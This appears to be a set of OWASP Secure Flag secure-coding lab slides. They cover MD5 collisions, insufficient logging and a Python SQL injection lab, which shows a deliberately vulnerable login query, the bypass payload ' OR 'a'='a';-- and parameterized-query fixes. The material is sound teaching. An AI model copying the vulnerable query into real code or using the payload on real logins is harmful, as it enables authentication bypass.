4. Observe that there are two file input fields; select the `ship.jpg` and `plane.jpg` files from the `exercise` folder located in your home folder. Observe from the preview that the two images are completely different.
5. Click the "Compare files" button and observe that the server response is "Files are the same" despite the fact they are not.
6. Open the Terminal from the Desktop and run the command to calculate the MD5 hashes.

```
md5sum exercise/plane.jpg exercise/ship.jpg
```

Observe that the MD5 hashes of the two files are actually the same.

```
253dd04e87492e4fc3471de5e776bc3d  exercise/plane.jpg
253dd04e87492e4fc3471de5e776bc3d  exercise/ship.jpg
```

7. Finally, calculate the SHA-256 hashes.

```
sha256sum exercise/plane.jpg exercise/ship.jpg
```

Observe how instead, the SHA-256 hashes of the two files are different.



# M.2f1 Secure Coding Labs: Java Insufficient Logging



## Insufficient Logging in Failed Login Attempt ([link](#))

### Description

Insufficient Logging and Monitoring is a broad vulnerability category that encompasses the substandard installation, configuration, and application of security tools and defensive tactics, resulting in inherent deficiencies in the ability to identify anomalies and/or intrusions within an environment. Defense team toolkits often comprise Security Information and Event Management (SIEM) systems, which identify and display all activity in the environment and flag anomalous or malicious behavior; however, they are completely ineffective if they aren't properly tuned. The problem is pervasive, so much so that since 2017, this Insufficient Logging and Monitoring was listed in the OWASP Top 10 [risks](#) for the first time. Indeed, malicious actors effectively rely on the absence or lack of effective monitoring to evade detection long enough to deploy the tools that will lead to compromise. Insufficient Logging and Monitoring differs from other categories in the OWASP Top 10 as it is not a technically exploitable vulnerability per se; rather, it is more a set of (or, as its namesake suggests, a lack of) detection and response implementations and best practices which when combined, could coalesce in a failure to detect a breach, a prolonged delay in breach identification, and an added complexity when performing post-breach digital forensics.

A primary issue faced by security and administration teams is that the number of logs generated in an environment can be so vast in number and spread across different technology components within the overall environment that effective monitoring can become... rather less effective. Ensuring effective logging and monitoring is crucial within any IT infrastructure environment; without these mechanisms in place, it is challenging for an organization to gauge its security status.

Insufficient Logging and Monitoring occurs when:

- SIEM systems are not configured correctly and thus are unable to process and flag relevant events.
- Logs of applications, devices, and/or APIs are not monitored for anomalous behavior.
- Warnings that are generated serve to confuse, rather than clarify, threats.
- Logs are not adequately protected and may be at risk of tampering/deletion by malicious actors covering their tracks.
- Logins, failed logins, and high-value transactions are not logged due to misconfiguration or non-configuration, leading to difficulties in auditing processes.
- Logs are only stored locally with no redundancy.



# M.3 OWASP: Secure Flag - Python

## Secure Coding Labs



### Lab

[SQL Injection](#)

[Outdated Package Causes Vulnerability](#)

[Spot the Enabled Debug Mode](#)

[Bypass Due to Unused Authorization Control](#)

[Weak Hashing Algorithm in File Comparison](#)

[Insufficient Logging in Failed Login Attempts](#)

[Identify OS Command Injection](#)

### OWASP Top 10:2021

A03. Injection

A06. Vulnerable and Outdated Components

A05. Security Misconfiguration

A01. Broken Access Control

A02. Cryptographic Failures

A09. Security Logging and Monitoring Failures

A03. Injection






# M.3a1 Secure Coding Labs: Python SQL Injection



## SQL Injection ([link](#))

SQL queries built from mere string concatenation are prone to SQL Injection, and the login form of the application in this exercise exemplifies this weakness. Left unpatched, this could allow an attacker to bypass the authentication checks and compromise the system.



```
@app.route("/login")
def login():
```

```
    username = request.values.get('username')
    password = request.values.get('password')
```

```
    # Prepare database connection
```

```
    db = pymysql.connect("localhost")
    cursor = db.cursor()
```

```
    # Execute the vulnerable SQL query concatenating user-provided input
```

```
    cursor.execute("SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (username, password))
```

```
    # If the query returns any matching record, consider the current user logged in
```

```
    record = cursor.fetchone()
```

```
    if record: session['logged_user'] = username
```

```
    # disconnect from server
```

```
    db.close()
```



# M.3a2 Secure Coding Labs: Python SQL Injection



SQL Injection ([link](#))

## Explanation

Since the SQL query is built concatenating `username` and `password` user inputs, an attacker could manipulate the query to return at least one record and bypass the login mechanism.

For example, injecting `' OR 'a'='a';--` in the username and any character in the password fields, the query becomes:

```
SELECT * FROM users WHERE username = '' OR 'a'='a';-- AND password = '';
```

The manipulated query returns any entry in the users table that has an empty username, or if a equals a, and comments out the final part of the original query. Since the statement is always true, `cursor.fetchone()` **returns the first record** letting the attacker log in as the first user.



# M.3a3 Secure Coding Labs: Python SQL Injection



## SQL Injection ([link](#))

### Prevention

Python libraries provide the API to perform parameterized queries on most of the database technologies available.

Library	Calling methods, the recommended way
PyMySQL(*), MySQL-python, MySQL connector, PyGreSQL, Pycopg, Pymssql	<code>cursor.execute("SELECT * FROM users WHERE username = %s AND password = %s", (username, password))</code>
SQLAlchemy	<code>stmt = sqlalchemy.sql.text("SELECT * FROM users WHERE username = :username and password = :password")</code> <code>conn.execute(stmt, {"username": username, "password": password })</code>
Sqlite3, pyodbc	<code>cursor.execute("SELECT * FROM users WHERE username = ? AND password = ?", (username, password))</code>

(\*) instead of this

```
cursor.execute("SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (username, password))
```

Call this way

```
cursor.execute("SELECT * FROM users WHERE username = %s AND password = %s ", (username, password))
```



# M. OWASP: Secure Flag

## Architecture Labs



### Frontend

- [Introductory Front End Secure Coding](#)
- Intermediate Front End Secure Coding
- [Advanced Front End Secure Coding](#)
- ...



# M. OWASP: Secure Flag

## Weaknesses Labs



### Pseudo-code (linked to OWASP Top 10)

- A01 Broken Access Control: [Identify the Weak Authentication Logic](#)
- A02 Cryptographic Failure: [Spot the Use of Broken Cryptographic Hash](#)
- A03 Injection: [Identify the SQL Injection in the Authentication Mechanism](#)
- A04 Insecure Design: [Spot the Error Message Leaking Sensitive Data](#)
- A05 Security Misconfiguration: [Investigate the Dangerous Debug Mode](#)
- A06 Vulnerable and Outdated Components: -
- A07 Identification and Authorization Failures: [Review the Incorrect Authorization Control](#)
- A08 Software and Data Integrity Failures: [Locate the Insecure Configuration Data Import](#)
- A09 Security Logging and Monitoring Failures: [Spot the Insufficient Logging Mechanism](#)
- A10 Server Side Request Forgery: [Identify the Server-Side Request Forgery Weakness](#)

# M. OWASP: Secure Flag

Cybersecurity Labs



## Threat Model

- Xxx
- yyy

